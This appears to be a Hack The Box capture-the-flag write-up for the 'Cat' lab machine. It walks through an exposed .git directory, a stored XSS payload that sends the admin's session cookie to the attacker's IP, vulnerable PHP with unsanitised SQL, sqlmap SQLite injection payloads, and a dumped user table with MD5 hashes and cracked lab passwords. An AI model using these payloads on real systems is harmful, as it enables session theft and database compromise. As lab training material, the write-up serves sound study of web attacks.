credentials

cat.htb
my ip:10.10.14.13
target ip:10.10.11.53

axel2017@gmail.com
rosa@cat.htb
axel@cat.htb


1|axel|axel2017@gmail.com|d1bbba3670feb9435c9841e46e60ee2f
2|rosa|rosamendoza485@gmail.com|ac369922d560f17d6eeb8b2c7dec498c
3|robert|robertcervantes2000@gmail.com|42846631788f69c00ec0c08aaa4a92ad

rosa soyunaprincesarosa
axel aNdZwgC4tI9gnVXv_e3Q


axel@cat.htb
aNdZwgC4tI9gnVXv_e3Q

$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';

report



```
➜ writeup git:(main) nmap -p 22,80 -A -T4 10.10.11.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-16 22:08 EDT
Nmap scan report for 10.10.11.53
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
|_  256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (
95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), HP P200
0 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   12.26 ms 10.10.14.1
2   12.83 ms 10.10.11.53

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
➜ writeup git:(main)
```




```
→ writeup git:(main) dirsearch -u cat.htb -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See htt
ps://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Downloads/writeup/reports/_cat.htb/_25-04-16_22-16-45.txt

Target: http://cat.htb/

[22:16:45] Starting:
[22:16:46] 301 -  301B  - /.git  →  http://cat.htb/.git/
[22:16:46] 403 -  272B  - /.git/
[22:16:46] 403 -  272B  - /.git/branches/
[22:16:46] 200 -   92B  - /.git/config
[22:16:46] 200 -    7B  - /.git/COMMIT_EDITMSG
[22:16:46] 200 -   73B  - /.git/description
[22:16:46] 200 -   23B  - /.git/HEAD
[22:16:46] 403 -  272B  - /.git/hooks/
[22:16:46] 200 -    2KB - /.git/index
[22:16:46] 403 -  272B  - /.git/info/
[22:16:46] 200 -  240B  - /.git/info/exclude
[22:16:46] 200 -  150B  - /.git/logs/HEAD
[22:16:46] 403 -  272B  - /.git/logs/
[22:16:46] 301 -  311B  - /.git/logs/refs  →  http://cat.htb/.git/logs/refs/
[22:16:46] 301 -  317B  - /.git/logs/refs/heads  →  http://cat.htb/.git/logs/refs/heads/
[22:16:46] 200 -  150B  - /.git/logs/refs/heads/master
[22:16:46] 403 -  272B  - /.git/objects/
[22:16:46] 403 -  272B  - /.git/refs/
[22:16:46] 301 -  312B  - /.git/refs/heads  →  http://cat.htb/.git/refs/heads/
[22:16:46] 200 -   41B  - /.git/refs/heads/master
[22:16:46] 301 -  311B  - /.git/refs/tags  →  http://cat.htb/.git/refs/tags/
[22:16:46] 403 -  272B  - /.ht_wsr.txt
[22:16:46] 403 -  272B  - /.htaccess.bak1
[22:16:46] 403 -  272B  - /.htaccess.orig
[22:16:46] 403 -  272B  - /.htaccess.sample
[22:16:46] 403 -  272B  - /.htaccess.save
[22:16:46] 403 -  272B  - /.htaccess_sc
[22:16:46] 403 -  272B  - /.htaccess_orig
```

We can recover the git repository with git dumper. Now we have access to all the source code, lets try to find an exploit. We dont have many parameter to begin the exploit, we can only create an account and a cat.


The username doesnt appear to be protected and the admin page display the username of users who submitted cat. We can try to do an xss inside our username to steal admin cookies ?

<script>var xhr=new XMLHttpRequest();xhr.open('GET','http://10.10.14.64/?' + document.cookie,true);xhr.send();</script>



```
→ Downloads python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...



10.10.11.53 - - [25/Apr/2025 00:06:10] "GET /?PHPSESSID=lgapbpsms7fnivt1c1r9ck5h1h HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
→ Downloads
```


We now have a cookie to log as admin (axel). The only thing it changes is that we can now access and interact with the admin page



My Cats


Name: Aze

We can now review the php file that admin has access to. This line is very dangerous:




```
session_start();

if (isset($_SESSION['username']) && $_SESSION['username'] === 'axel') {
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        if (isset($_POST['catId']) && isset($_POST['catName'])) {
            $cat_name = $_POST['catName'];
            $catId = $_POST['catId'];
            $sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')";
            $pdo->exec($sql_insert);

            $stmt_delete = $pdo->prepare("DELETE FROM cats WHERE cat_id = :cat_id");
            $stmt_delete->bindParam(':cat_id', $catId, PDO::PARAM_INT);
            $stmt_delete->execute();

            echo "The cat has been accepted and added successfully.";
        } else {
            echo "Error: Cat ID or Cat Name not provided.";
        }
    } else {
        header("Location: /");
        exit();
    }
} else {
    echo "Access denied.";
}
?>
```

cat_name is the only attribute that we can influence that is used in a sql request. We can try to sqli with cat_name, but there is a regex protecting it:



```
$forbidden_patterns = "/[+*{}',;<>()\\[\\]\\/\\:]/";
```


Since there is a lot of banned character it will be hard to do a sqli by hand. Maybe sqlmap can find a working payload ?




```
.0; InfoPath.2; SV1; .NET CLR 2.0.50727; WOW64)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[12:14:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: catName (POST)
    Type: boolean-based blind
    Title: SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)
    Payload: catName=sqd' AND CASE WHEN 9182=9182 THEN 9182 ELSE JSON(CHAR(88,74,66,77)) END AND 'dSBW'='dSBW&catId=1

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: catName=sqd' AND 8983=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'dqqK'='dqqK&cat
Id=1
---
```

Sqlmap actually found a working payload, we can now start to leak the database.

1|axel|axel2017@gmail.com|d1bbba3670feb9435c9841e46e60ee2f
2|rosa|rosamendoza485@gmail.com|ac369922d560f17d6eeb8b2c7dec498c
3|robert|robertcervantes2000@gmail.com|42846631788f69c00ec0c08aaa4a92ad




Hash	Type	Result
ac369922d560f17d6eeb8b2c7dec498c	md5	soyunaprincesarosa



